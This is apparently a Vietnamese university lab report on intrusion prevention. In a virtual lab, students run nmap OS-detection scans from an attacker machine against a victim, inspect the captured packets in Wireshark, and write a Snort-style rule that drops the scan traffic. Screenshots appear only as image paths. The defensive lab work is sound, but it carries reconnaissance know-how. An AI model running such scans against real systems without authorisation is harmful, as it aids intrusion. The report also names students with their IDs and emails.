BÁO CÁO BÀI TẬP

Môn học: Hệ thống tìm kiếm, phát hiện và ngăn ngừa xâm nhập

Tên chủ đề: Lab 4

GVHD: ThS. Đỗ Hoàng Hiển

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)


Lớp: NT204.O21.ATCL.1

STT	Họ và tên	MSSV	Email
1	Nguyễn Đại Nghĩa	21521182	21521182@gm.uit.edu.vn
2	Hoàng Gia Bảo	21521848	21521848@gm.uit.edu.vn


Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

BÁO CÁO CHI TIẾT


Em cấu hình cho địa chỉ IP cho card VMnet4:




Đây là giao diện sau khi mở WinSCP lên:



Em sẽ tiến hành đăng nhập với thông tin như sau:




Kết quả sau khi kết nối thành công:




Yêu cầu 1.1 Ngăn chặn công cụ nmap dò quét thông tin hệ điều hành


Trên máy victim em thực hiện sử dụng tcpdump để bắt các gói tin tấn công từ máy Attacker:




Sau đó em sử dụng công cụ nmap trên máy attacker để dò quét thông tin về hệ điều hành của máy Victim, kết quả nhận được như sau:



Sau khi tấn công xong và tắt tcpdump đi em nhận được file pcap như sau:




Tiến hành chuyển file đó về máy thật của em và đọc nó bằng Wireshark:




Xem qua file pcap trên em nhận thấy rằng nmap sử dụng các gói tin TCP với các cờ TCP không chuẩn (như URG, PSH, FIN) kết hợp mà không kích hoạt SYN trong quá trình quét. Ngoài ra đặc điểm chung của các gói SYN này chính là hầu như chúng đều có ack = 0, không có dữ liệu trong gói tin và kích thước của cửa sổ là 1024.


Nhờ vào các đặc điểm đó mà em sẽ viết rule như sau: “drop tcp any any -> 192.168.82.200 any (msg:”Possible OS Scan Detected”; flags:S; ack:0; window:1024; dsize:0; sid: 1000009;rev:001;)”.

Sau khi áp dụng rule vào, em nhận được kết quả như sau:





